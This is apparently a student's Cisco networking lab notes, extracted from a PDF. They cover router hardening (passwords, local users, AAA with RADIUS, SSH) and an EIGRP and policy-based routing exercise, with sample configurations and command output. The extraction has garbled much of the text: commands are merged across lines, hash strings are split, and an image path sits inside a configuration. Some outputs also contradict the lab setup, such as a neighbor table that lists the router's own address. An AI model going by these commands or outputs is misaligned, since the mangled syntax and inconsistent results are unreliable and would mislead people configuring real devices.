+>(tcl)#192.168.3.1
+>(tcl)#} { ping $address }
```

Type escape sequence to

abort.

Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:

!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1

msType escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds:

!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4

msType escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 10.1.1.2, timeout is 2 seconds:

!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4

msType escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 10.2.2.1, timeout is 2 seconds:

!!!!

### **Step 3: Secure management access.**

1. On R1, use the **security passwords** command to set a minimum password length of 10 characters. **R1(config)# security passwords min-length 10**
2. Configure the enable secret encrypted password on both routers. **R1(config)# enable secret class12345**
3. Configure a console password and enable login for routers. For additional security, the **exec-timeout** command causes the line to log out after 5 minutes of inactivity. The **logging synchronous** command prevents console messages from interrupting command entry.

**R1(config)# line console 0**

**R1(config-line)# password**

**ciscoconpassR1(config-line)# exec-**

**timeout 5 0 R1(config-line)# login**

**R1(config-line)# logging synchronous**

**R1(config-line)# exit**

Configure the password on the vty lines for router

**R1.R1(config)# line vty 0 4**

**R1(config-line)# password ciscovtypass**

**R1(config-line)# exec-timeout 5 0**

**R1(config-line)# login**

**R1(config-line)# exit**

4. The aux port is a legacy port used to manage a router remotely using a modem and is hardly ever used. Therefore, disable the aux port.

```
R1(config)# line aux
```

```
0 R1(config-line)# no
```

```
execR1(config-line)#
```

```
end
```

5. Enter privileged EXEC mode and issue the **show run** command. Can you read the enable secret password? Why or why not?

---

```
R1(config)
service password-encryption
```

```
R1(config)#
```

6. Configure a warning to unauthorized users with a message-of-the-day (MOTD) banner using the**banner motd** command. When a user connects to one of the routers, the MOTD banner appears before the login prompt. In this example, the dollar sign (\$) is used to start and end the message.

```
R1(config)# banner motd $Unauthorized access strictly prohibited!$
```

```
R1(config)# exit
```

#### **Step 4: Configure enhanced username password security.**

1. To create local database entry encrypted to level 4 (SHA256), use the **username name secret password** global configuration command. In global configuration mode, enter the following command:

```
R1(config)# username JR-ADMIN secret class12345
```

```
R1(config)# username ADMIN secret class54321
```

2. Set the console line to use the locally defined login

```
accounts.R1(config)# line console 0
```

```
R1(config-line)# login local
```

```
R1(config-line)# exit
```

3. Set the vty lines to use the locally defined login

```
accounts.R1(config)# line vty 0 4
```

```
R1(config-line)# login local
```

```
R1(config-line)# end
```

4. Repeat the steps 4a to 4c on R3.
- w. To verify the configuration, telnet to R3 from R1 and login using the ADMIN local databaseaccount.

R1# **telnet 10.2.2.2**

Trying 10.2.2.2 ... Open

Unauthorized access strictly

prohibited!User Access

Verification

Username: **ADMIN**

Password:

**Step 5: Enabling AAA RADIUS Authentication with Local User for Backup.**

Configure the specifics for the first RADIUS server located at 192.168.1.101. Use **RADIUS-1-pa55w0rd** as the server password.

R1(config)# **radius server RADIUS-1**

R1(config-radius-server)#      **address      ipv4**

**192.168.1.101**    R1(config-radius-server)#    **key**

**RADIUS-1-pa55w0rd**      R1(config-radius-  
server)# **exit**

1. Configure the specifics for the second RADIUS server located at 192.168.1.102. Use **RADIUS-2-pa55w0rd** as the server password.

R1(config)# **radius server RADIUS-2**

R1(config-radius-server)#      **address      ipv4**

**192.168.1.102**    R1(config-radius-server)#    **key**

**RADIUS-2-pa55w0rd**      R1(config-radius-  
server)# **exit**

2. Assign both RADIUS servers to a server

group.R1(config)# **aaa group server radius**

**RADIUS-GROUP**R1(config-sg-radius)# **server**

**name RADIUS-1** R1(config-sg-radius)# **server**

**name RADIUS-2**

R1(config-sg-radius)# **exit**

3. Enable the default AAA authentication login to attempt to validate against the server group. If they are not available, then authentication should be validated against the local database..

R1(config)# **aaa authentication login default group RADIUS-GROUP local**

4. Enable the default AAA authentication Telnet login to attempt to validate against the server group. If they are not available, then authentication should be validated against a case sensitive local database.

R1(config)# **aaa authentication login TELNET-LOGIN group RADIUS-GROUP local-case**

Alter the VTY lines to use the TELNET-LOGIN AAA

authentication method. R1(config)# **line vty 0 4**

R1(config-line)# **login authentication TELNET-LOGIN**

R1(config-line)# **exit**

Repeat the steps 5a to 5g on R3.

5. To verify the configuration, telnet to R3 from R1 and login using the ADMIN local database account.

R1# **telnet 10.2.2.2**

Trying 10.2.2.2 ... Open

Unauthorized access strictly

prohibited!User Access

Verification

Username: **admin**

Password:

Authentication failed

Username: **ADMIN**

Password:

#### **Step 6: Enabling secure remote management using SSH.**

1. SSH requires that a device name and a domain name be configured. Since the router already has a name assigned, configure the domain name.

```
R1(config)# ip domain-name ccnasecurity.com
```

2. The router uses the RSA key pair for authentication and encryption of transmitted SSH data. Although optional it may be wise to erase any existing key pairs on the router.

```
R1(config)# crypto key zeroize rsa
```

3. Generate the RSA encryption key pair for the router. Configure the RSA keys with **1024** for the number of modulus bits. The default is 512, and the range is from 360 to 2048.

```
R1(config)# crypto key generate rsa general-keys modulus 1024
```

The name for the keys will be: R1.ccnasecurity.com

% The key modulus size is 1024 bits

% Generating 1024 bit RSA keys, keys will be non-exportable...[OK]R1(config)#[/pre]

```
Jan 10 13:44:44.711: %SSH-5-ENABLED: SSH 1.99 has been enabled
```

4. Cisco routers support two versions of SSH:
  - **SSH version 1 (SSHv1)**: Original version but has known vulnerabilities.
  - **SSH version 2 (SSHv2)**: Provides better security using the Diffie-Hellman key exchange and the strong integrity-checking message authentication code (MAC).

Configure SSH version 2 on R1.

```
R1(config)# ip ssh version 2
```

```
R1(config)#[/pre]
```

5. Configure the vty lines to use only SSH connections.R1(config)# line vty 0 4

```
R1(config-line)# transport input ssh
```

```
R1(config-line)# end
```

6. Verify the SSH configuration using the **show ip ssh** command.R1# **show ip ssh**

SSH Enabled - version 2.0

Authentication timeout: 120 secs; Authentication

retries: 3Minimum expected Diffie Hellman key

size : 1024 bits IOS Keys in SECSH format(ssh-rsa, base64 encoded):

ssh-rsa

```
AAAAB3NzaC1yc2EAAAQABAAgQC3Lehh7ReYlgyDzls6wq+mFzx
qzoaZFr9XGx+Q/yio
```

dFYw00hQo80tZy1W1Ff3Pz6q7Qi0y00urwddHZ0kBZceZK9EzJ6wZ+9a87KKDETCWr

GSLi6c8lE/y4K+Z/oVrMMZk7bpTM1MFdP41YgkTf35utYv+TcqbsYo++KJiYk+xw==

7. Repeat the steps 6a to 6f on R3.
8. Although a user can SSH from a host using the SSH option of TeraTerm or PuTTY, a router can also SSH to another SSH enabled device. SSH to R3 from R1.

R1# **ssh -l ADMIN 10.2.2.2**

Password:

Unauthorized access strictly

prohibited!R3>

R3> **en**

Password:

R3#

**Device  
Configurations  
Router R1**

service password-encryption

hostname R1

security passwords min-length 10

enable secret 5

\$1\$t6eK\$FZ.JdmMLj8QSgNkpChyZz.aaa

new-model

aaa group server radius RADIUS-

GROUPserver name RADIUS-1

server name RADIUS-2

```
aaa authentication login default group RADIUS-GROUP local
aaa authentication login TELNET-LOGIN group RADIUS-
GROUP local-caseip domain name ccnasecurity.com
username JR-ADMIN secret 5
$1$0u0q$lwimCZIAuQtV4C1ezXL1S0username ADMIN secret
5 1NSVD$/YjzB7Auyes1sAt4qMfpd.

ip ssh version 2

interface
Loopback0
description R1
LAN
ip address 192.168.1.1 255.255.255.0
interface
Serial0/0/0
description R1 -->
R2
ip address 10.1.1.1 255.255.255.252
no fair-queue
ip route 0.0.0.0 0.0.0.0 10.1.1.2
radius server RADIUS-1
address ipv4 192.168.1.101 auth-port 1645 acct-port 1646
key 7 107C283D2C2221465D493A2A717D24653017
radius server RADIUS-2
address ipv4 192.168.1.102 auth-port 1645 acct-port 1646
key 7 03367A2F2F3A12011C44090442471C5C162E
banner motd ^CUnauthorized access strictly prohibited!^C

line con 0
exec-timeout 5 0
```

password 7 070C285F4D061A0A19020A1F17

logging

synchronousline

aux 0

no exec

password 7 060506324F411F0D1C0713181F

login authentication TELNET-

LOGINtransport input ssh

end

**Router R2**

hostname R2

enable secret 5

\$1\$DJS7\$xvJDW87zLs8pSJDFUICPB1

interface Serial0/0/0

ip address 10.1.1.2 255.255.255.252

no fair-queue

interface Serial0/0/1

ip address 10.2.2.1 255.255.255.252

clock rate 128000

ip route 192.168.1.0 255.255.255.0 10.1.1.1

ip route 192.168.3.0 255.255.255.0 10.2.2.2

line con 0

exec-timeout 0 0

logging

synchronous

```
line vty 0 4
password cisco
login
end
```

**Router R3**

```
service password-encryption
```

```
hostname R3
```

```
security passwords min-length 10
```

```
enable secret 5
```

```
$1$5OY4$4J6VFlvGNKjwQ8XtajgUk1aaa
```

```
new-model
```

```
aaa group server radius RADIUS-
```

```
GROUPserver name RADIUS-1
```

```
server name RADIUS-2
```

```
aaa authentication login default group RADIUS-GROUP local
```

```
aaa authentication login TELNET-LOGIN group RADIUS-
```

```
GROUP local-caseip domain name ccnasecurity.com
```

```
username JR-ADMIN secret 5
```

```
1b4m1$RVmjL9S3gxKh1xr8qzNqr/username ADMIN secret 5
```

```
1zGV7$pVgSEbinvXQ7f7uyxeKBj
```

```
ip ssh version 2
```

```
interface
```

```
Loopback0
```

```
description R3
```

```
LAN
```

```
ip address 192.168.3.1 255.255.255.0
```

interface

Serial0/0/1

description R3 -->

R2

ip address 10.2.2.2 255.255.255.252

ip route 0.0.0.0 0.0.0.0 10.2.2.1

radius server RADIUS-1

address ipv4 192.168.1.101 auth-port 1645 acct-port 1646

key 7 01212720723E354270015E084C5000421908

radius server RADIUS-2

address ipv4 192.168.1.102 auth-port 1645 acct-port 1646

key 7 003632222D6E384B5D6C5C4F5C4C1247000F

banner motd ^CUnauthorized access strictly prohibited!^C

line con 0

exec-timeout 5 0

password 7 104D000A0618110402142B3837

logging synchronous

line aux 0

no exec

line vty 0 4

exec-timeout 5 0

password 7 070C285F4D060F110E020A1F17

login authentication TELNET-


LOGINtransport input ssh

end

## Practical No - 5

**Aim :** Configure and Verify Path Control Using PBR

**Topology :**



### **Objectives**

- Configure and verify policy-based routing.
- Select the required tools and commands to configure policy-based routing operations.
- Verify the configuration and operation by using the proper show and debug commands.

#### **Step 1: Configure loopbacks and assign addresses.**

- x. Cable the network as shown in the topology diagram. Erase the startup configuration, and reload each router to clear previous configurations.
- y. Using the addressing scheme in the diagram, create the loopback interfaces and apply IP addresses to these and the serial interfaces on R1, R2, R3, and R4. On the serial interfaces connecting R1 to R3 and R3 to R4, specify the bandwidth as 64 Kb/s and set a clock rate on the DCE using the **clock rate 64000** command. On the serial interfaces connecting R1 to R2 and R2 to R3, specify the bandwidth as 128 Kb/s and set a clock rate on the DCE using the **clock rate 128000** command.

You can copy and paste the following configurations into your routers to begin.

**Note:** Depending on the router model, interfaces might be numbered differently than those listed. You might need to alter them accordingly.

#### **Router R1**

```
interface Lo1
ip address 192.168.1.1 255.255.255.0
interface Serial0/0/0
ip address 172.16.12.1 255.255.255.248
```

no shutdown

interface Serial0/0/1

ip address 172.16.13.1 255.255.255.248

no

shutdown

End

```
R1(config)#int Lo1
```

```
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#int s1/0
R1(config-if)#ip address 172.16.12.1 255.255.255.248
R1(config-if)#no shutdown
```

```
R1(config-if)#int s1/1
R1(config-if)#ip address 172.16.13.1 255.255.255.248
R1(config-if)#no shutdown
*May 19 23:06:21.987: %LINEPROTO-5-UPDOWN: Line proto
R1(config-if)#no shutdown
```

### Router R2

interface Lo2

ip address 192.168.2.1 255.255.255.0

interface Serial0/0/0

ip address 172.16.12.2 255.255.255.248

no shutdown

interface Serial0/0/1

ip address 172.16.23.2 255.255.255.248

no

shutdown

End

```
R2(config)#int Lo2
R2(config-if)#
*May 19 23:06:13.083: %LINEPROTO-5-UPDOWN: Line proto
R2(config-if)#ip address 192.168.2.1 255.255.255.0
R2(config-if)#int s1/0
R2(config-if)#ip address 172.16.12.2 255.255.255.248
R2(config-if)#no shutdown
```

```
R2(config)#int s1/1
R2(config-if)#ip address 172.16.23.2 255.255.255.248
R2(config-if)#no shutdown
```

**Router R3**

interface Lo3

```
 ip address 192.168.3.1 255.255.255.0
```

interface Serial0/0/0

```
 ip address 172.16.13.3 255.255.255.248
```

```
 no shutdown
```

interface

Serial0/0/1

```
 ip address 172.16.23.3 255.255.255.248
```

```
 no shutdown
```

interface

Serial0/1/0

```
 ip address 172.16.34.3 255.255.255.248
```

```
 no
```

shutdown

End

```
R3(config)#int Lo3
R3(config-if)#
*May 19 23:07:08.351: %LINEPROTO-5-UPDOWN: Line protocol
R3(config-if)#ip address 192.168.3.1 255.255.255.0
R3(config-if)#int s1/0
R3(config-if)#ip address 172.16.13.3 255.255.255.248
R3(config-if)#no shutdown
```

```
R3(config-if)#int s1/1
R3(config-if)#ip address 172.16.23.3 255.255.255.248
R3(config-if)#no shutdown
```

```
R3(config-if)#int s1/2
R3(config-if)#ip address 172.16.34.3 255.255.255.248
R3(config-if)#no shutdown
R3(config-if)#exit
```

**Router R4**

interface Lo4

ip address 192.168.4.1 255.255.255.128

interface Lo5

ip address 192.168.4.129 255.255.255.128

interface Serial0/0/0

ip address 172.16.34.4 255.255.255.248

no

shutdown

End

```
R4(config)#int lo4
R4(config-if)#
*May 19 23:08:16.239: %LINEPROTO-5-UPDOWN: Line protocol on interface Loopback0 changed state to up
R4(config-if)#ip address 192.168.4.1 255.255.255.128
R4(config-if)#interface Lo5
R4(config-if)#
*May 19 23:08:32.527: %LINEPROTO-5-UPDOWN: Line protocol on interface Loopback1 changed state to up
R4(config-if)#ip address 192.168.4.129 255.255.255.128
R4(config-if)#int s1/0
R4(config-if)#ip address 172.16.34.4 255.255.255.248
R4(config-if)#no shutdown
```

- z. Verify the configuration with the **show ip interface brief**, **show protocols**, and **show interfaces description** commands. The output from router R3 is shown here as an example.

R3# show ip interface brief

| Interface       | IP-Address  | OK? | Method | Status                | Protocol |
|-----------------|-------------|-----|--------|-----------------------|----------|
| FastEthernet0/0 | unassigned  | YES | unset  | administratively down | down     |
| Serial1/0       | 172.16.13.3 | YES | manual | up                    | up       |
| Serial1/1       | 172.16.23.3 | YES | manual | up                    | up       |
| Serial1/2       | 172.16.34.3 | YES | manual | up                    | up       |
| Serial1/3       | unassigned  | YES | unset  | administratively down | down     |
| Loopback3       | 192.168.3.1 | YES | manual | up                    | up       |

R3# show protocols

```
R3#show protocols
Global values:
 Internet Protocol routing is enabled
FastEthernet0/0 is administratively down, line protocol is down
 Internet address is 172.16.13.3/29
Serial1/0 is up, line protocol is up
 Internet address is 172.16.23.3/29
Serial1/1 is up, line protocol is up
 Internet address is 172.16.23.3/29
Serial1/2 is up, line protocol is up
 Internet address is 172.16.34.3/29
Serial1/3 is administratively down, line protocol is down
Loopback3 is up, line protocol is up
 Internet address is 192.168.3.1/24
```

R3# show interfaces description

| Interface | Status     | Protocol Description |
|-----------|------------|----------------------|
| Fa0/0     | admin down | down                 |
| Se1/0     | up         | up                   |
| Se1/1     | up         | up                   |
| Se1/2     | up         | up                   |
| Se1/3     | admin down | down                 |

### Step 3: Configure basic EIGRP.

- aa. Implement EIGRP AS 1 over the serial and loopback interfaces as you have configured it for the other EIGRP labs.
- bb. Advertise networks 172.16.12.0/29, 172.16.13.0/29, 172.16.23.0/29, 172.16.34.0/29, 192.168.1.0/24, 192.168.2.0/24, 192.168.3.0/24, and 192.168.4.0/24 from their respective routers.

You can copy and paste the following configurations into your routers.

#### Router R1

```
router eigrp 1
network 192.168.1.0
network 172.16.12.0 0.0.0.7
network 172.16.13.0 0.0.0.7
no auto-summary
```

```
R1(config)#router eigrp 1
R1(config-router)#network 192.168.1.0
R1(config-router)#network 172.16.12.0 0.0.0.7
R1(config-router)#network 172.16.13.0 0.0.0.7
R1(config-router)#no auto-summary
```

#### Router R2

```
router eigrp 1
network 192.168.2.0
network 172.16.12.0 0.0.0.7
network 172.16.23.0 0.0.0.7
no auto-summary
```

```
R2(config)#router eigrp 1
R2(config-router)#network 192.168.2.0
R2(config-router)#network 172.16.12.0 0.0.0.7
R2(config-router)#network 172.16.23.0 0.0.0.7
R2(config-router)#no auto-summary
```

#### Router R3

```
router eigrp 1
network 192.168.3.0
network 172.16.13.0 0.0.0.7
network 172.16.23.0 0.0.0.7
network 172.16.34.0 0.0.0.7
no auto-summary
```

```
R3(config)#router eigrp 1
R3(config-router)#network 192.168.3.0
R3(config-router)#network 172.16.13.0 0.0.0.7
R3(config-router)#network 172.16.23.0 0.0.0.7
R3(config-router)#network 172.16.34.0 0.0.0.7
R3(config-router)#no auto-summary
```

#### Router R4

```
router eigrp 1
network 192.168.4.0
network 172.16.34.0 0.0.0.7
no auto-summary
```

```
R4(config)#router eigrp 1
R4(config-router)#network 192.168.4.0
R4(config-router)#network 172.16.34.0 0.0.0.7
R4(config-router)#no auto-summary
```

You should see EIGRP neighbor relationship messages being generated.

#### Step 4: Verify EIGRP connectivity.

- cc. Verify the configuration by using the **show ip eigrp neighbors** command to check which routers have EIGRP adjacencies.

R1# show ip eigrp neighbors

```
R1#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
 H Address Interface Hold Uptime SRTT RTO Q Seq
 (sec) (ms) Cnt Num
 1 172.16.13.3 Se1/1 11 00:00:31 26 200 0 18
 0 172.16.12.2 Se1/0 12 00:00:44 37 222 0 13
```

R2# show ip eigrp neighbors

```
R2#show ip eigrp neighbors
*May 19 23:13:42.783: %SYS-5-CONFIG_I: Configured from console by console
R2#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
 H Address Interface Hold Uptime SRTT RTO Q Seq
 (sec) (ms) Cnt Num
 1 172.16.23.3 Se1/1 11 00:00:50 41 246 0 20
 0 172.16.12.1 Se1/0 11 00:01:04 30 200 0 18
 2 172.16.13.1 Se1/0 11 00:00:58 26 200 0 19
 3 172.16.34.4 Se1/2 12 00:00:44 48 288 0 6
 4 172.16.23.2 Se1/1 11 00:00:58 26 200 0 19
 5 172.16.13.1 Se1/0 12 00:00:58 281 1686 0 20
```

R3# show ip eigrp neighbors

```
R3#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
 H Address Interface Hold Uptime SRTT RTO Q Seq
 (sec) (ms) Cnt Num
 2 172.16.34.4 Se1/2 12 00:00:44 48 288 0 6
 1 172.16.23.2 Se1/1 11 00:00:58 26 200 0 19
 0 172.16.13.1 Se1/0 12 00:00:58 281 1686 0 20
```

R4# show ip eigrp neighbors

```
R4#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
 H Address Interface Hold Uptime SRTT RTO Q Seq
 (sec) (ms) Cnt Num
 0 172.16.34.3 Se1/0 10 00:00:55 23 200 0 26
```

dd. Run the following Tcl script on all routers to verify full connectivity.

R1# tclsh

```
R1#tclsh
R1(tcl)#foreach address {
+>(tcl)#172.16.12.1
+>(tcl)#172.16.12.2
+>(tcl)#172.16.13.1
+>(tcl)#172.16.13.3
+>(tcl)#172.16.23.2
+>(tcl)#172.16.23.3
+>(tcl)#172.16.34.3
+>(tcl)#172.16.34.4
+>(tcl)#192.168.1.1
+>(tcl)#192.168.2.1
+>(tcl)#192.168.3.1
+>(tcl)#192.168.4.1
+>(tcl)#192.168.4.129
+>(tcl)#} { ping $address }
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.12.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 44/61/76 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.12.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/27/40 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.13.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/58/80 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.13.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/31/44 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.23.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/28/32 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.23.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 24/40/48 ms
Type escape sequence to abort.
```

### Step 5: Verify the current path.

Before you configure PBR, verify the routing table on R1.

- ee. On R1, use the **show ip route** command. Notice the next-hop IP address for all networks discovered by EIGRP.

R1# **show ip route**

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS le
 ia - IS-IS inter area, * - candidate default, U - per-user stati
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 172.16.0.0/29 is subnetted, 4 subnets
D 172.16.34.0 [90/2681856] via 172.16.13.3, 00:01:50, Serial1/1
D 172.16.23.0 [90/2681856] via 172.16.13.3, 00:01:50, Serial1/1
C 172.16.12.0 is directly connected, Serial1/0
C 172.16.13.0 is directly connected, Serial1/1
D 192.168.4.0/24 [90/2809856] via 172.16.13.3, 00:01:38, Serial1/1
C 192.168.1.0/24 is directly connected, Loopback1
D 192.168.2.0/24 [90/2297856] via 172.16.12.2, 00:01:50, Serial1/0
D 192.168.3.0/24 [90/2297856] via 172.16.13.3, 00:01:50, Serial1/1
```

R4# **traceroute 192.168.1.1 source 192.168.4.1**

```
R4#traceroute 192.168.1.1 source 192.168.4.1
Type escape sequence to abort.
Tracing the route to 192.168.1.1

 1 172.16.34.3 36 msec 32 msec 32 msec
 2 172.16.13.1 28 msec 56 msec 84 msec
```

R4# traceroute 192.168.1.1 source 192.168.4.129

```
R4#traceroute 192.168.1.1 source 192.168.4.129
Type escape sequence to abort.
Tracing the route to 192.168.1.1

 1 172.16.34.3 44 msec 28 msec 28 msec
 2 172.16.13.1 64 msec 28 msec 64 msec
```

On R3, use the **show ip route** command and note that the preferred route from R3 to R1 LAN 192.168.1.0/24 is via R2 using the R3 exit interface S0/0/1.

R3# show ip route

```
R3#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set
```

```
172.16.0.0/29 is subnetted, 4 subnets
C 172.16.34.0 is directly connected, Serial1/2
C 172.16.23.0 is directly connected, Serial1/1
D 172.16.12.0 [90/2681856] via 172.16.23.2, 00:02:29, Serial1/1
 [90/2681856] via 172.16.13.1, 00:02:29, Serial1/0
C 172.16.13.0 is directly connected, Serial1/0
D 192.168.4.0/24 [90/2297856] via 172.16.34.4, 00:02:17, Serial1/2
D 192.168.1.0/24 [90/2297856] via 172.16.13.1, 00:02:29, Serial1/0
D 192.168.2.0/24 [90/2297856] via 172.16.23.2, 00:02:29, Serial1/1
C 192.168.3.0/24 is directly connected, Loopback3
```

R3#

ff. On R3, use the **show interfaces serial 0/0/0** and **show interfaces s0/0/1** commands.

R3# show interfaces serial0/0/0

```
R3#show int s1/0
Serial1/0 is up, line protocol is up
 Hardware is M4T
 Internet address is 172.16.13.3/29
 MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,
```

```

Routing Descriptor Blocks:
172.16.13.1 (Serial1/0), from 172.16.13.1, Send flag is 0x0
 Composite metric is (2297856/128256), Route is Internal
 Vector metric:
 Minimum bandwidth is 1544 Kbit
 Total delay is 25000 microseconds
 Reliability is 255/255
 Load is 1/255
 Minimum MTU is 1500
 Hop count is 1
172.16.23.2 (Serial1/1), from 172.16.23.2, Send flag is 0x0

```

gg. Confirm that R3 has a valid route to reach R1 from its serial 0/0/0 interface using the **show ip eigrp topology 192.168.1.0** command.

R3# **show ip eigrp topology 192.168.1.0**

```

R3#show ip eigrp topology 192.168.1.0
IP-EIGRP (AS 1): Topology entry for 192.168.1.0/24
 State is Passive, Query origin flag is 1, 1 Successor(s), FD is
 Routing Descriptor Blocks:
 172.16.13.1 (Serial1/0), from 172.16.13.1, Send flag is 0x0
 Composite metric is (2297856/128256), Route is Internal
 Vector metric:
 Minimum bandwidth is 1544 Kbit
 Total delay is 25000 microseconds
 Reliability is 255/255
 Load is 1/255
 Minimum MTU is 1500
 Hop count is 1
 172.16.23.2 (Serial1/1), from 172.16.23.2, Send flag is 0x0

```

#### Step 6: Configure PBR to provide path control.

The steps required to implement path control include the following:

- Choose the path control tool to use. Path control tools manipulate or bypass the IP routing table. For PBR, **route-map** commands are used.
- Implement the traffic-matching configuration, specifying which traffic will be manipulated. The **match** commands are used within route maps.
- Define the action for the matched traffic using **set** commands within route maps.
- Apply the route map to incoming traffic.

As a test, you will configure the following policy on router R3:

- All traffic sourced from R4 LAN A must take the R3 --> R2 --> R1 path.
  - All traffic sourced from R4 LAN B must take the R3 --> R1 path.
- hh. On router R3, create a standard access list called **PBR-ACL** to identify the R4 LAN B network.

R3(config)# **ip access-list standard PBR-ACL**

R3(config-std-nacl)# **remark ACL matches R4 LAN**

B traffic R3(config-std-nacl)# permit 192.168.4.128

0.0.0.127 R3(config-std-nacl)# exit

```
R3(config)#ip access-list standard PBR-ACL
R3(config-std-nacl)#remark ACL matches R4 LAN B traffic
R3(config-std-nacl)#permit 192.168.4.128 0.0.0.127
R3(config-std-nacl)#exit
```

R3(config)#

- ii. Create a route map called **R3-to-R1** that matches PBR-ACL and sets the next-hop interface to the R1 serial 0/0/1 interface.

R3(config)# route-map R3-to-R1 permit

R3(config-route-map)# description RM to forward LAN B traffic to R1

R3(config-route-map)# match ip address

**PBR-ACL** R3(config-route-map)# set ip next-

hop 172.16.13.1 R3(config-route-map)# exit

```
R3(config)#route-map R3-to-R1 permit
R3(config-route-map)#match ip address PBR-ACL
R3(config-route-map)#set ip next-hop 172.16.13.1
R3(config-route-map)#exit
```

- jj. Apply the R3-to-R1 route map to the serial interface on R3 that receives the traffic from R4. Use the **ip policy route-map** command on interface S0/1/0.

R3(config)# interface s0/1/0

R3(config-if)# ip policy route-map R3-to-R1

R3(config-if)# end

```
R3(config)#int s1/2
R3(config-if)#ip policy route-map R3-to-R1
R3(config-if)#end
```

- kk. On R3, display the policy and matches using the **show route-map** command.

R3# show route-map

```
R3#show route-map
route-map R3-to-R1, permit, sequence 10
 Match clauses:
 ip address (access-lists): PBR-ACL
 Set clauses:
 ip next-hop 172.16.13.1
 Policy routing matches: 0 packets, 0 bytes
R3#
```

### Step 7: Test the policy.

- ll. On R3, create a standard ACL which identifies all of the R4 LANs.

R3# **conf t**

Enter configuration commands, one per line. End with CNTL/Z.

R3(config)# **access-list 1 permit 192.168.4.0 0.0.0.255**

R3(config)# **exit**

```
R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#access-list 1 permit 192.168.4.0 0.0.0.255
R3(config)#exit
```

mm. Enable PBR debugging only for traffic that matches the R4 LANs.

R3# **debug ip policy ?**

```
R3#debug ip policy ?
<1-199> Access list
dynamic dynamic PBR
<cr>
```

R3# **debug ip policy 1**

```
R3#debug ip policy 1
Policy routing debugging is on for access list 1

```

nn. Test the policy from R4 with the **traceroute** command, using R4 LAN A as the source network.

R4# **traceroute 192.168.1.1 source 192.168.4.1**

```
R4#traceroute 192.168.1.1 source 192.168.4.1

Type escape sequence to abort.
Tracing the route to 192.168.1.1

 1 172.16.34.3 40 msec 12 msec 32 msec
 2 172.16.13.1 60 msec 48 msec 88 msec
```

```
R3#
*May 19 23:17:36.819: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
*May 19 23:17:36.851: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
